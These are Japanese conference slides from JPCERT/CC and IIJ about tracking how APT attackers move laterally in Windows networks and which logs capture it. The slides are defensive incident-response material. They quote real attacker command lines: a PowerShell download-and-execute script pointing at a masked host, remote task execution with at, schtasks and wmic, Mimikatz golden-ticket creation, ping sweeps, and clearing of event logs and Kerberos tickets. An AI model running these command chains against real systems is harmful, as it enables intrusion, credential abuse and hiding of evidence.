

CODE BLUE 2017

攻撃者の行動を追跡せよ

- 行動パターンに基づく横断的侵害の把握
と調査 -

朝長 秀誠 (JPCERTコーディネーションセンター)

六田 佳祐 (株式会社インターネットイニシアティブ)



自己紹介

朝長 秀誠 (Shusei Tomonaga)

- JPCERTコーディネーションセンター 分析センター
- マルウェア分析、フォレンジック調査
- マルウェアの分析結果やテクニカルレポートは JPCERTのWebページやGithubで公開
 - <https://www.jpccert.or.jp/magazine/acreport.html>
 - <https://github.com/JPCERTCC/aa-tools>

自己紹介

六田 佳祐 (Keisuke Muda)

- 株式会社インターネットイニシアティブ (IIJ)
 - セキュリティ本部 セキュリティビジネス推進部
 - セキュリティオペレーションセンター
 - アナリスト
- IIJ SOCのメンバーとしての主な業務
 - お客様環境に設置されたログの解析
 - ソフトウェアの脆弱性調査・検証
 - サービス及びサービス基盤の拡充

インシデントレスポンスの問題点

- APT インシデント調査を行う際、多数のホストを調べる必要がある
- 調査に必要なログは保存されていない
- **侵入後の横展開（Lateral Movement）を検知することは難しい**

アプローチ

Lateral Movementに使用するツールでどのようなログが記録されるのか知っていれば、調査をスムーズに行うことができる。

- 多くのインシデントではLateral Movementに共通のツールが使われることが分かっている。



- Lateral Movementの方法にはいくつかの共通のパターンがある。

本プレゼンテーションの目次

1

APTインシデントおよびLateral Movementの概要

2

Lateral Movementで攻撃者が使うツール

3


攻撃者の使用するツールの分析

4

ツールの実行を記録する

1**APTインシデントおよびLateral Movementの概要****2****Lateral Movementで攻撃者が使うツール****3****攻撃者の使用するツールの分析****4****ツールの実行を記録する**

APTインシデントおよびLateral Movementの概要



1**APTインシデントおよびLateral Movementの概要****2****Lateral Movementで攻撃者が使うツール****3****攻撃者の使用するツールの分析****4****ツールの実行を記録する**

Lateral Movementで攻撃者が使うツール

攻撃者は攻撃ツールだけでなく
Windowsコマンドと正規のツールも使用する。

- なぜ攻撃者は**Windowsコマンド**と**正規のツール**を使用するのか？



- それらはウイルス対策ソフトで検知されない

攻撃者が使用するツールの調査

調査方法

以下の5つの攻撃キャンペーンのC&Cサーバとマルウェアの通信を調査

- APT10 (named by FireEye)
- APT17 (named by FireEye)
- Dragon OK (named by Palo Alto)
- Blue Termite (named by Kaspersky)
- Tick (named by Symantec)

調査概要

C&Cサーバ

Gstatus

```
total 1164
-rw-r--r-- 1 root root 953 Nov 28 2014 Active.asp
-rw-r--r-- 1 root root 17 Apr 17 2010 banner.dat
-rw-r--r-- 1 root root 3709 May 15 2013 t · chakan.asp
-rw-r--r-- 1 root root 2119 Nov 28 2014 Chklogin.asp
-rw-r--r-- 1 root root 688 Dec 11 2014 Delete.asp
-rw-r--r-- 1 root root 5423 Mar 27 2015 Detail.asp
-rw-r--r-- 1 root root 1641 Jan 4 2015 editmyip.asp
-rw-r--r-- 1 root root 1652 Nov 28 2014 editpass.asp
-rw-r--r-- 1 root root 3216 Mar 27 2015 FaintIP.asp
-rw-r--r-- 1 root root 87 Apr 17 2010 ForIp.asp
drwxr-xr-x 2 root root 4096 Mar 26 2014 Ft_INC
-rw-r--r-- 1 root root 21144 Apr 17 2010 GetCode.asp
-rw-r--r-- 1 root root 1636 Apr 17 2010 GetInfo.asp
-rw-r--r-- 1 root root 821 Apr 17 2010 GetRealIp.asp
-rw-r--r-- 1 root root 2182 May 15 2013 GStatus.asp
-rw-r--r-- 1 root root 0 Apr 17 2010 hack.txt
-rw-r--r-- 1 root root 943 Nov 28 2014 Hide.asp
drwxr-xr-x 2 root root 4096 Mar 26 2014 login
-rw-r--r-- 1 root root 518 Nov 28 2014 logout.asp
-rw-r--r-- 1 root root 1565 Dec 5 2014 Option.asp
-rw-r--r-- 1 root root 64 Mar 22 2015 slaveip1.ldb
-rw-r--r-- 1 root root 64 Mar 7 2015 slaveip2.ldb
-rw-r--r-- 1 root root 499712 Apr 1 2015 slaveip_ [E].asp
-rw-r--r-- 1 root root 557056 Apr 1 2015 slaveip.asp
-rw-r--r-- 1 root root 54 Mar 25 2015 slaveip.ldb
-rw-r--r-- 1 root root 2081 Aug 19 2014 souji.asp
-rw-r--r-- 1 root root 570 Apr 17 2010 TransPage.asp
-rw-r--r-- 1 root root 416 Apr 17 2010 viewlog.asp
```



Access Database

調査概要

C&Cサーバ

Emdivi

SQLite Database

Database Structure Browse Data Execute SQL

Table:

ID	pcFlag	cmd	type	result	IsGotten	IsCompleted	IsShown
37	[REDACTED]	dHlwZSBjOlxcFxc	1	SWYgZXhpc3Qe	1	1	1da778d3c
38	[REDACTED]	dHlwZSBjOlxVc2V	1	5oyH5a6a44GV	1	1	1da778d3c
39	[REDACTED]	dHlwZSAiYzpcVXN	1	QEVDSE8gT0Z	1	1	1da778d3c
40	[REDACTED]	dXBsb2FkICJ3aW4	2	U1VDQ0VTU0Z	1	1	1da778d3c
41	[REDACTED]	d3VzYSAldGVtcCv	1	RU1QVfKNCIR	1	1	1da778d3c
42	[REDACTED]	ZGlyIEM6XFdpbmF	1	IOODieODqeOC	1	1	1da778d3c
43	[REDACTED]	ZGlyIGM6XA%3D%3	1	IOODieODqeOC	1	1	1da778d3c
44	[REDACTED]	dXBsb2FkICJ3aW4	2	U1VDQ0VTU0Z	1	1	1da778d3c
45	[REDACTED]	d3VzYSAldGVtcCv	1	RU1QVfKNCIR	1	1	1da778d3c
46	[REDACTED]	ZGlyIEM6XFdpbmF	1	IOODieODqeOC	1	1	1da778d3c
47	[REDACTED]	Y2lkIC9jIEM6XFdp	1	RU1QVfKNCIR	1	1	1da778d3c
48	[REDACTED]	bmV0c3RhdcAtYWw	1	DQrjqLjq%2Fj	1	1	1da778d3c
49	[REDACTED]	dXBsb2FkICJjdC5l	2	U1VDQ0VTU0Z	1	1	1da778d3c
50	[REDACTED]	Y3QgICJ0YXNra2ls	1	RU1QVfKNCIR	1	1	1da778d3c
51	[REDACTED]	aXBjb25maWcgL2F	1	DQpXaW5kb3dz	1	1	bc4b2a76t
52	[REDACTED]	dGFza2xpc3QgL3Y	1	DQrjqTjg6Hjg	1	1	bc4b2a76t
53	[REDACTED]	bmV0IHZpZxc%3D	1	44K1440844OC	1	1	bc4b2a76t

← コマンド実行履歴

調査概要

マルウェア通信

Type	Encode	RC4 key
Daserf(Delphi)	LZNT1 + RC4 + 変則 Base64	固定 (検体により異なる)
DATPER(old)	LZNT1 + RC4 + 変則 Base64	固定 (検体により異なる)
DATPER(new)	lzrw1kh + xor + RC4 + 変則 Base64	固定 (検体により異なる)
xxmm	LZNT1 + RC4 + 変則 Base64	固定("1234") or one-time key

調査結果の概要

調査したコマンドの概要

コマンド実行総数:
16,866

調査した感染端末延べ
数: 645

調査結果の概要

調査したコマンドの概要

コマンド実行総数:
16,866

調査した感染端末延べ
数: 645

Windowsコマンド実行数: 14,268

Lateral Movement: 初期調査

初期調査

- 感染した端末の情報を収集する

■最も実行されることが多いコマンド: **tasklist**

■感染したホストが解析環境だった場合、攻撃者はすぐにログアウトする

初期調査で使用されるWindowsコマンド

Rank	Command	Count
1	tasklist	327
2	ver	182
3	ipconfig	145
4	net time	133
5	systeminfo	75
6	netstat	42
7	whoami	37
8	nbtstat	36
9	net start	35
10	set	29
11	qprocess	27
12	nslookup	11

Lateral Movement: 探索活動

探索活動

- ネットワーク内ホストやリモートホストに保存されている情報を調査

- 最も実行されることが多いコマンド: **dir**
 - 攻撃者は、感染したホストに保存されている機密情報を調査する
- ローカルネットワークの調査には **net** を使用する

探索活動で使用されるWindowsコマンド

Rank	Command	Count
1	dir	4466
2	ping	2372
3	net view	590
4	type	543
5	net use	541
6	echo	496
7	net user	442
8	net group	172
9	net localgroup	85
10	dsquery	81
11	net config	32
12	csvde	21

net コマンド

■ net view

- 接続可能なドメインのリソース一覧取得

■ net user

- ローカルおよびドメインのアカウント管理

■ net localgroup

- ローカルのグループに所属するユーザー一覧取得

■ net group

- 特定ドメインのグループに所属するユーザー一覧取得

■ net use

- リソースへのアクセス

なぜ、pingコマンドは数多く実行されるのか？

pingコマンドを使用したホストの探索

```
> echo @echo off >ee.bat  
> echo for /l %%i in (1,1,255) do ping -n 1  
10.0.0.%%i ^|find "TTL=" ^>^>rr.txt >>ee.bat  
> type ee.bat  
> ee.bat
```

なぜ、echoコマンドを実行するのか？

echoコマンドを使ってスクリプトファイルを作成

```
> echo $p = New-Object System.Net.WebClient >xz.ps1  
> echo $p.DownloadFile("http://xxxxxxxxxxx.com/wp/0122.  
dat", "c:¥intel¥logs¥0122.exe") >>xz.ps1  
> type xz.ps1  
> powershell -ExecutionPolicy Bypass -File C:¥intel¥logs¥  
xz.ps1
```

探索活動で使用されるWindowsコマンド

Rank	Command	Count
13	net share	19
14	quser	18
15	net session	17
16	query	12
17	tracert	9
18	cscript	9
19	nltest	5
20	dumpel	5
21	tree	3
22	LogParser	2
23	net accounts	2
24	route	1

イベントログのログオンイベントを調査

dumpel command

```
> dumpel.exe -f ac1.dat -l security -s ¥¥10.0.0.1 -d 10
```

LogParser command

```
> LogParser ""Select *From V:¥Server¥Security.evtx  
Where EventID=4624 AND TimeGenerated < '2017-04-28  
23:59:59' AND TimeGenerated > '2017-04-28 00:00:00'""  
-i:evt -o:csv > V:¥Server¥Security.csv"
```

イベントログのログオンイベントを調査

LogParser command 2

```
> LogParser -i:evt -o:csv ¥select strings,timegenerated  
from security where eventid=4624 and strings like '%min%'  
and strings like '%winlogon.exe%' and (timegenerated  
between TO_TIMESTAMP('2017-10-01', 'yyyy-MM-dd') and  
TO_TIMESTAMP('2017-10-06', 'yyyy-MM-dd'))¥ >c:¥  
windows¥temp¥log.csv
```

イベントログのログオンイベントを調査

cscript command

```
> cscript eventquery.vbs /s 10.0.1.11 /l application /fi "id eq 22 "
```

■ eventquery.vbs

- 一つまたは複数のイベントログのイベントとプロパティを一覧表示する
- Windows XP, Windows Server 2003にデフォルトでインストールされている (Windows 7以上では動作しない)

Lateral Movement: 感染拡大

感染拡大

- 他のマルウェアを感染させたり、他のホストにアクセスする

■ 最も実行されることが多いコマンド: **at**

- atコマンドはWindows 10, Windows 8.1などではサポートされていない
- もし、atコマンドが使えない場合は、**schtasks**

■ パスワードダンプツールは必ず使用される

感染拡大に使用されるWindowsコマンド

Rank	Command	Count
1	at	445
2	move	399
3	schtasks	379
4	copy	299
5	ren	151
6	reg	119
7	wmic	40
8	powershell	29
9	md	16
10	runas	7
11	sc	6
12	netsh	6

Windowsコマンドを使ったリモートコマンド実行

at command

```
> at ¥¥[IP Address] 12:00 cmd /c  
"C:¥windows¥temp¥mal.exe"
```

schtasks command

```
> schtasks /create /tn [Task Name] /tr C:¥1.bat /sc  
onstart /ru System /s [IP Address]
```

Windowsコマンドを使ったリモートコマンド実行

wmic command

```
> wmic /node:[IP Address] /user:"[User Name]"  
/password:"[PASSWORD]" process call create  
"cmd /c c:¥Windows¥System32¥net.exe user"
```

MOFファイルのコンパイル

- MOF(Managed Object Format)コンパイラは、ファイルを解析し、ファイルに定義されているクラスとクラスインスタンスをWMIリポジトリに追加する

mofcomp command

```
> move %temp%\%mseinst.mof %%server%C%\%WINDOWS%\system32\wbem\%svmon.mof
> mofcomp -N:root\default C:\%WINDOWS%\system32\wbem\%svmon.mof >c:\%mofinst.txt
> mofcomp -AUTORECOVER C:\%WINDOWS%\system32\wbem\%svmon.mof >>c:\%mofinst.txt
```


Lateral Movement: 痕跡削除

痕跡削除

- 攻撃者の使用したファイルおよびログの削除

■ 最も実行されることが多いコマンド: **del**

■ イベントログの削除には**wevtutil**

痕跡削除に使用されるWindowsコマンド

Rank	Command	Count
1	del	844
2	taskkill	80
3	klist	73
4	wevtutil	23
5	rd	15

wevtutil command

イベントログの削除

```
> wevtutil cl security
```

ログオンイベントログの検索

```
> wevtutil qe security /f:text /q:""*[System[EventID=4624 or EventID=4769 or EventID=4672 or EventID=4768]] and *[System[TimeCreated[@SystemTime>='2017-07-10T00:00:00.000']]]""  
>c:¥windows¥system32¥log.txt
```

wevtutil command

起動イベントログの検索

```
> wevtutil qe system /count:20 /rd:true /f:text /q:  
""Event[System[(EventID=6005)]]" |find ""Date"" >  
inf.txt
```

Pass-the-Ticketの痕跡削除

- 攻撃者は他のホストに感染を拡大する際、Pass-the-ticketを使う
 - Pass-the-hashはほとんど使われていない
- Pass-the-ticket
 - 追加の認証なしでアクセスを許可する不正なチケットを発行し、認証に使用する
 - Golden ticket
 - TGTを使用 (Ticket-Granting Tickets)
 - Silver ticket
 - STを使用 (Service Ticket)

Pass-the-Ticketの痕跡削除

klist command

```
> klist purge
```

コマンド実行の流れ

例 (Tick)

```
> cd ¥intel¥logs
```

初期調査

```
> whoami
```

```
> klist
```

```
> net use
```

```
> klist purge
```

Golden Ticket with Mimikatz

```
> IntelGFX.exe "kerberos::golden /user:administrator /domain:[Domain]  
/sid:[SID] /krbtgt:[RC4 Key] /group:502 /ticket:0422.tck" exit
```

```
> IntelGFX.exe "kerberos::ptt 0422.tck" exit
```

```
> ping -n 1 10.1.44.16
```

```
> ping -n 1 10.1.2.16
```

探索活動

```
> net use ¥¥10.1.2.16
```

```
> dir ¥¥10.1.2.16¥c$¥users
```

```
> copy bb.bat \\10.1.2.16\c$\windows\system32\
> net time \\10.1.2.16
> at \\10.1.2.16 12:27 bb.bat
> dir \\10.1.2.16\c$\windows\system32\inf.txt
> move \\10.1.2.16\c$\windows\system32\inf.txt .
> del \\10.1.2.16\c$\windows\system32\inf.txt
> copy zt.exe \\10.1.2.16\c$\windows\system32\mscfg.exe
> net time \\10.1.2.16
> at \\10.1.2.16 12:33 mscfg.exe
> dir \\10.1.2.16\c$\windows\system32\mscfg.exe
```

感染拡大

```
> del \\10.1.2.16\c$\windows\system32\inf.txt
> del \\10.1.2.16\c$\windows\tasks\at*.job
> net use \\10.1.2.16 /del
> dir
> del zt.exe inf.txt bb.bat
> dir
> net use
```

痕跡削除

1**APTインシデントおよびLateral Movementの概要****2****Lateral Movementで攻撃者が使うツール****3****攻撃者の使用するツールの分析****4****ツールの実行を記録する**

調査において取得したい情報

- 使用された **端末** **アカウント (権限)**
- 実行された **ツール**
- アクセスされた **ファイル・情報**
- 発生した **通信**
- **再度侵入される可能性** の有無

調査において取得したい情報

- 使用された **端末** **アカウント (権限)**
➔ **ログオン履歴**から調査
- 実行された **ツール**
➔ **実行履歴**から調査
- アクセスされた **ファイル・情報**
- 発生した **通信**
- **再度侵入される可能性** の有無
➔ **アクセス履歴・実行履歴**から調査

取得したい情報と実際に取得される情報

■ Windows初期設定で取得される情報

— クライアントOS

■ **ログオン**の成功・失敗

■ **ログオフ**の成功

■ **一部ポリシー変更**の成功 程度

— サーバOS

■ クライアントOSの項目 + **認証周り**に関する成功の監査

■ 「**ログオン履歴**」はある程度追跡可能

■ 「**実行履歴**」及び「**アクセス履歴**」は、
Windows初期設定のログから取得することは難しい

調査に向けて

- 初期状態では調査に必要な情報が**揃わない**
 - 情報を揃えるための手段が必要
 - 調査手法や確認ポイントをまとめた資料があまり無い

- 「**標準では記録されないが、設定により記録することが可能**」な項目が複数ある
 - どの項目を見るのか、を整理する必要がある

インシデント調査のための攻撃ツール等の実行痕跡調査

■ 攻撃に使用されるツールやコマンドを分析

— 攻撃者の行動パターンに基づき、攻撃で使用されることが多かった49種のツールを調査

■ 約1/3はWindows**正規のツール**

— 仮想環境上での実行時に記録された情報を抽出

インシデント調査のための攻撃ツール等の実行痕跡調査

- 攻撃に使用されるツールやコマンドを分析
 - 攻撃者の行動パターンに基づき、攻撃で使用されることが多かった49種のツールを調査
 - 約1/3はWindows**正規のツール**
 - 仮想環境上での実行時に記録された情報を抽出

ほとんどのツールにおいて
十分な情報を取得するには
追加のログ設定が必要

調査結果の公表

JPCERT/CCホームページで公開中

- https://www.jpccert.or.jp/research/ir_research.html
- 日本語・英語

2016年に公開

2017年更新版を本日公開

- 英語版は12月公開予定

サイバーインシデントがなくなるその日まで

JPCERT/CC
Japan Computer Emergency Response Team
Coordination Center
JPCERT コーディネーションセンター

お問い合せ 採用情報 サイトマップ English

検索キーワードを入力 検索

最新情報を取得 (RSS | メーリングリスト) HTTPS モバイル

インシデントとは 緊急情報を確認する JPCERT/CCに依頼する 公開資料を見る 情報を受け取る コラム&ブログ JPCERT/CCについて

HOME > 公開資料を見る > インシデント調査のための攻撃ツール等の実行痕跡調査に関する報告書

公開資料を見る

Weekly Report

研究・調査レポート

インシデント報告対応レポート

インターネット急点観測レポート

活動中期レポート

CSIRTマテリアル

セキュアコーディング

ソフトウェア等の脆弱性関連情報に関する悪化状況

脆弱システムセキュリティ

ライブラリ

インシデント調査のための攻撃ツール等の実行痕跡調査に関する報告書

最終更新: 2017-06-12

ツイート メール

近年のサイバー攻撃では、マルウェアに感染したマシンを侵入の起点として、他のマシンへの感染拡大や、内部サーバーへの侵入など、組織内の至るところを侵害する事例が多く確認されています。こうした事象においては調査対象ポイントが多数になるため、それらを重大な事象を見落とすことなく迅速に調査し、できる限り正確に被害の全体像を掌握し、善後策の立案に必要な事実を収集するための手立てが求められています。一方、攻撃対象であるネットワークの構成は組織によって様々ですが、攻撃の手法にはよく見られる共通したパターンが存在し、同じツールが使用されることが多く見受けられます。

攻撃者によって使われることが多い代表的なツールがどのようなものか、さらに、それらが使用されると、どこにどのような痕跡が残るのかを把握しているれば、多数の調査対象ポイントを体系的かつ迅速に調査できるようになると考えられます。本報告書は、実際の攻撃に使われることが多いツールの実行時にどのようなログが残るのか、またどのような設定をすれば十分な情報を含むログを取得できるようになるのかを調査し、まとめています。インシデント調査に活用できる資料となっておりますので、是非ご利用ください。

調査協力：株式会社インターネットイニシアティブ(IIJ)

英語版

公開日	タイトル	PDF署名
2017-06-12	Detecting Lateral Movement through Tracking Event Logs	2.24MB(PGP署名)

日本語版

公開日	タイトル	PDF署名
2016-06-28	インシデント調査のための攻撃ツール等の実行痕跡調査に関する報告書	2.60MB(PGP署名)

おすすめ情報

- 分析センターがより「マルウェアDatacenter」の痕跡を調査するクラウド分析ツール (Splunk・Elastic Stack) を活用した調査～(2017-09-25)～
- 分析センターがより「マルウェアDatacenter」をプロキシログから検知する(2017-08-17)
- インシデントレスポンスがより「インターネット」に公開されたしまったデータセンターのダンブファイル(2017-08-08)
- 分析センターがより「ImpFuzz for Neo4j」を利用したマルウェア分析(2017-07-03)

調査結果の公表

■ ツール毎の主要な確認ポイントを掲載

ツール分析結果シート レポート 分析ツール一覧 ダウンロード

このサイトについて

コマンド実行

- PsExec
- wmic
- schtasks
- wmicexec.vbs
- BeginX
- WinRM
- WinRS
- BITS

パスワード、ハッシュの入手

- PWDump7
- PWDumpX
- Quarks PwDump
- Mimikatz (パスワードハッシュ入手 lsadump:sam)
- Mimikatz (パスワードハッシュ入手 sekurlsa::logonpasswords)

接続先

イベントログ

#	ログ	イベントID	タスクのカテゴリ	イベント内容
1	セキュリティ	5145	詳細なファイル共有	<p>クライアントに必要なアクセスを付与できるかどうかについて、ネットワーク共有オブジェクトがチェックされました。</p> <ul style="list-style-type: none"> 共有情報 > 共有名: 共有名 (*\ADMIN\$) サブジェクト > セキュリティID/アカウント名/アカウント ドメイン: 実行したユーザーSID/アカウント名/ドメイン 共有情報 > 共有パス: 共有のパス (\\?\C:\Windows) 共有情報 > 相対ターゲット名: 共有パスからの相対ターゲット名 (PSEXESVC.exe) アクセス要求情報 > アクセス: 要求された権限 (WriteData または AddFile, AppendData を含む)
2	Microsoft-Windows-Sysmon/Operational	1	Process Create (rule: ProcessCreate)	<p>Process Create.</p> <ul style="list-style-type: none"> ParentImage: 親プロセスの実行ファイル (C:\Windows\system32\services.exe) CommandLine: 実行コマンドのコマンドライン ParentCommandLine: 親プロセスのコマンドライン (C:\Windows\system32\services.exe) UtcTime: プロセス実行日時 (UTC) ProcessGuid/ProcessId: プロセスID User: 実行ユーザー (NT AUTHORITY\SYSTEM) Image: 実行ファイルのパス (C:\Windows\PSEXESVC.exe)

調査項目

■ Windowsログ

- Windows初期状態から取得可能なログ
- 追加設定することで取得可能なログ

■ レジストリ

■ パフォーマンス向上用のキャッシュ情報

■ ファイルシステム

■ ファイル、フォルダの閲覧履歴

■ ネットワーク通信

調査の結果

■ 確認した中では、**イベントログ系が最も有用**

監査
ポリシー

Sysmon

各種アプリ
ケーション
ログ

調査の結果

■ 確認した中では、**イベントログ系が最も有用**

監査
ポリシー

Sysmon

各種アプリ
ケーション
ログ

■ イベントログ以外にも、一部で有効な情報を確認

USN
ジャーナル

パケット
キャプチャ

調査の結果

■ 確認した中では、**イベントログ系が最も有用**

監査
ポリシー

Sysmon

各種アプリ
ケーション
ログ



今回は主に
こちら

■ イベントログ以外にも、一部で有効な情報を確認

USN
ジャーナル

パケット
キャプチャ

1**APTインシデントおよびLateral Movementの概要****2****Lateral Movementで攻撃者が使うツール****3****攻撃者の使用するツールの分析****4****ツールの実行を記録する**

ツールの実行を記録する

- ツール実行の記録には、追加の設定が必要
- 追跡可能な情報量に**大きな差**
 - 設定が無いと、十分な追跡が出来ないケースも

例 : Get-GPPPassword.ps1

- GitHub上に公開されているPowerShellスクリプト
- グループポリシー設定に保存されている、プレーンテキストのパスワードを取得する
 - MS14-025が未適用の場合にパスワードが保存可能

```
UserNames : {Administrator (網羅N網医う網り)}  
NewName   : [BLANK]  
Passwords : {+83iX7sL}  
File      : %%TESTNET.LOCAL%SYSVOL%testnet.local\Policies\{667D5BE0-33FB-4A90-A60C-3CA6E941C7CE}\Machine\Preferences\Groups\Groups.xml
```

- 今回はこのような、PowerShellスクリプトが侵入した攻撃者によって実行されることを想定

実行履歴の調査

■ 想定される攻撃手順の例



1. 侵入経路の確保

何らかの形でRATなどがインストールされる
(本講演ではスコープ外)

2. 環境調査

ADドメイン名やドメインコントローラの
FQDNなど、攻撃に必要な情報が取得される

3. スクリプト実行許可

PowerShellスクリプトの実行が許可される
(デフォルトでは無効)

4. スクリプトダウンロード

スクリプトをダウンロードされる

5. スクリプト実行

ダウンロードしたスクリプトを実行される

6. 痕跡削除

各種実行の痕跡を削除される

調査において取得したい情報

■ 使用された **端末** **アカウント (権限)**

➡ **ログオン履歴**から調査

■ 実行された **ツール**

➡ **実行履歴**から調査

■ アクセスされた **ファイル・情報**

■ 発生した **通信**

■ **再度侵入される可能性** の有無

➡ **アクセス履歴・実行履歴**から調査

普段のログオンと
変わらず、
見分けがつかない

PowerShellが
実行された
ようだが、**何を
実行したかは不明**

実行履歴の調査方針

■ 想定される攻撃手順の例



1. 侵入経路の確保

(本講演ではスコープ外)

2. 環境調査

「監査ポリシー」を用いて使用されたアカウントとコマンドを調査

3. スクリプト実行許可

PowerShellの実行履歴及びレジストリの変更内容から、スクリプト実行許可を追跡

4. スクリプトダウンロード

ネットワークの通信ログから、スクリプトのダウンロードを調査

5. スクリプト実行


PowerShellの実行履歴及びコマンドの実行履歴から、実行された内容を追跡

6. 痕跡削除

痕跡が削除された場合への対策

実行履歴の調査方針

■ 想定される攻撃手順の例



(本講演ではスコープ外)

「監査ポリシー」を用いて使用されたアカウントとコマンドを調査

PowerShellの実行履歴及びレジストリの変更内容から、スクリプト実行許可を追跡

ネットワークの通信ログから、スクリプトのダウンロードを調査

PowerShellの実行履歴及びコマンドの実行履歴から、実行された内容を追跡

痕跡が削除された場合への対策


